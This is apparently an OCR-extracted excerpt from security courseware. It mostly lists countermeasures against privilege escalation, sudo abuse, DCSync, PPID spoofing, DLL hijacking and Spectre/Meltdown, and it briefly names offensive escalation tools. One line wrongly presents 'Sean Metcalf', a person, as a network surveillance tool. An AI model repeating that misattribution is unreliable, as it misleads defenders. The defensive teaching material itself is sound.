

Some additional privilege escalation tools are listed as follows:

- PowerSploit (*https://github.com*)
- FullPowers (*https://github.com*)
- PEASS-ng (*https://github.com*)
- Windows Exploit Suggester (*https://github.com*)



How to Defend against Privilege Escalation

1. Restrict **interactive logon privileges**
2. Run users and applications with the **lowest privileges**
3. Implement **multi-factor authentication** and **authorization**
4. Run services as **unprivileged accounts**
5. Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
6. Use an **encryption technique** to protect sensitive data
7. Reduce the **amount of code** that runs with a particular privilege
8. Perform **debugging** using bounds checkers and stress tests
9. Thoroughly test the system for **application coding errors** and **bugs**
10. Regularly **patch** and **update** the kernel



How to Defend against Privilege Escalation (Cont'd)

11. Change the UAC settings to "**Always Notify**"
12. Restrict users from writing files to the **search paths** for applications
13. Continuously **monitor file-system permissions** using auditing tools
14. **Reduce the privileges** of users and groups so that only legitimate administrators can make service changes
15. Use **whitelisting tools** to identify and block malicious software
16. Use **fully qualified paths** in all Windows applications
17. Ensure that all executables are placed in **write-protected directories**
18. In macOS, **make plist files read-only**
19. **Block unwanted system utilities** or software that may be used to schedule tasks
20. Regularly patch and update the **web servers**

How to Defend against Privilege Escalation

The best countermeasure against privilege escalation is to ensure that users have the lowest possible privileges that are adequate to use their system effectively. Thus, even if an attacker succeeds in gaining access to a low-privilege account, they will not be able to gain administrative-level access. Often, flaws in programming code allow such escalation of privileges on a target system. As stated earlier, an attacker can gain access to the network using a nonadministrative account and then gain the higher privileges of an administrator.

The following are the best countermeasures to defend against privilege escalation:

- Restrict interactive logon privileges.
- Run users and applications with the lowest privileges.
- Implement multi-factor authentication and authorization.
- Run services as unprivileged accounts.
- Implement a privilege separation methodology to limit the scope of programming errors and bugs.
- Use an encryption technique to protect sensitive data.
- Reduce the amount of code that runs with a particular privilege.
- Perform debugging using bounds checkers and stress tests.
- Thoroughly test the system for application coding errors and bugs.
- Regularly patch and update the kernel.
- Change UAC settings to “Always Notify” to increase the visibility of the user when UAC elevation is requested.
- Restrict users from writing files to the search paths for applications.
- Continuously monitor file-system permissions using auditing tools.
- Reduce the privileges of user accounts and groups so that only legitimate administrators can make service changes.
- Use whitelisting tools to identify and block malicious software that changes file, directory, or service permissions.
- Use fully qualified paths in all Windows applications.
- Ensure that all executables are placed in write-protected directories.
- In macOS, prevent plist files from being altered by users by making them read-only.
- Block unwanted system utilities or software that may be used to schedule tasks.
- Regularly patch and update the web servers.
- Disable the default local administrator account.
- Detect, repair, and fix any flaws or errors running in the system services.
- Keep the files read-only and provide write access to only the users and groups that require it.
- Incorporate the provisioning and de-provisioning of accounts to prevent the hijacking of orphaned accounts.
- Enable Data Execution Prevention (DEP) in Windows systems to block any executable code request.

Defend against the Abuse of sudo Rights

- Implement a strong password policy for sudo users.
- Turn off password caching by setting timestamp_timeout to 0 so that users must input their password every time sudo is executed.
- Separate sudo-level administrative accounts from the administrator's regular accounts to prevent theft of sensitive passwords.
- Update user permissions and accounts at regular intervals.
- Test sudo users with access to programs containing parameters for arbitrary code execution.

Defend against DCSync Attacks

The following are the best countermeasures to defend against DCSync attacks:

- Examine the permissions assigned to the users and administrators. Keep track of the accounts that request domain replication rights.
- Conduct security awareness training on the system configuration, system patch management, threat detection, and response systems.
- Deploy network surveillance tools such as Sean Metcalf and StealthDEFEND to accumulate DC IP addresses and decide which IP addresses need to be included in the replication list.


Defend against PPID Spoofing

- Verify PPID fields where information is stored to detect irregularities.
- Identify the legitimate parent process using the event header PID specified by `ETW`.
- Periodically analyze Windows API calls such as `CreateProcess` for malicious PIDs.
- Monitor system API calls exclusively assigning PPIDs to new processes.

Tools for Defending against DLL and Dylib Hijacking

Dependency Walker

- Dependency Walker detects many **common application problems** such as missing modules, invalid modules, import/export mismatches, and circular dependency errors



Dependency Walker - [snoopy.exe]

Tools for Defending against DLL and Dylib Hijacking

Cybersecurity professionals can use tools such as Dependency Walker, DLL Hijack Audit Kit, and DLLSpy to detect and prevent privilege escalation using DLL hijacking. In addition, tools such as Dylib Hijack Scanner help security professionals to detect and prevent privilege escalation using Dylib hijacking on macOS systems. These tools help security professionals to monitor system files for modifying, moving, renaming, or replacing DLLs or dylibs in the systems.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker is useful for troubleshooting system errors related to loading and executing modules. It detects many common application problems, such as missing modules, invalid modules, import/export mismatches, circular dependency errors, etc.

  As shown in the screenshot, cybersecurity professionals use Dependency Walker to verify all the DLLs used by an application, the location from which DLLs are loaded, missing DLLs, etc. This information helps security professionals to detect, patch, and fix misconfigured DLLs in the systems.

Defending against Spectre and Meltdown Vulnerabilities

1. Regularly patch and update operating systems and firmware
2. Enable **continuous monitoring** of critical applications and services running on the system and network
3. Regularly patch vulnerable software such as browsers
